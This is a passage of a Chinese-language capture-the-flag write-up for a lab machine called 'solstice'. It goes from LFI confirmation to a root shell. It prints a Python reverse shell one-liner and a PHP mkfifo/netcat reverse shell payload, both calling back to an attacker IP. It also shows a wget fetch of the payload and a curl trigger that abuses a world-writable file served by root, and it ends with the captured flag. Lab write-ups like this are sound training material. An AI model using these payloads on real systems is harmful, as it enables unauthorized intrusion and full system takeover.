
查询到当前用户为 `www-data`。说明此处存在 LFI 漏洞。

上 reverse shell

```
nc -nvlp 4444
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.159",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")'
```


成功连接，获取第一个 flag



提权

尝试提权。寻找以 root 权限执行的进程

```
ps aux | grep -i 'root' --color=auto
```



高亮那一行表示以 root 权限执行的进程，这个进程是利用 `php` 开一个 http 服务器，服务器绑定在本地地址 `127.0.0.1` 的端口 `57`，并使用 `/var/tmp/sv/` 作为其文档根目录。

查看权限

```
ls -la /var/tmp/sv/index.php
```

返回

```
-rwxrwxrwx 1 root root 36 Jun 19 2020 /var/tmp/sv/index.php
```

故可尝试换掉 `index.php`，改为 reverse shell，来提权

想直接用 `vim` 或 `nano`，但是 `Not Found`
所以先本地写一个 reverse shell 代码

```
<?php
system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.159 4445 > /tmp/f");
?>
```

本地搭建服务器

```
python3 -m http.server 80
```

在目标机器中输入，下载我们的 `index.php`

```
wget 192.168.45.159/index.php
```

也是在目标机器中输入请求访问。这时，服务器会处理请求，发现 `php` 文件，会交给 `php` 解释器，进行解析。而对于这个目录，`php` 解释器拥有 root 的权限，因此能以 root 的权限执行本机给出的命令

```
curl http://127.0.0.1:57/index.php
```

成功提权，拿第二个 flag 结束

```
root@solstice:/# cd root
cd root
root@solstice:~# ls
ls
ftp
proof.txt
root.txt
root@solstice:~# cat root.txt
cat root.txt
Your flag is in another file...
root@solstice:~# cat proof.txt
cat proof.txt
b542f5c49322669b7475eace63215507
root@solstice:~#
```

反思

想从日志进行攻击，要注意日志的数量。数量太多，可能无法执行相关代码。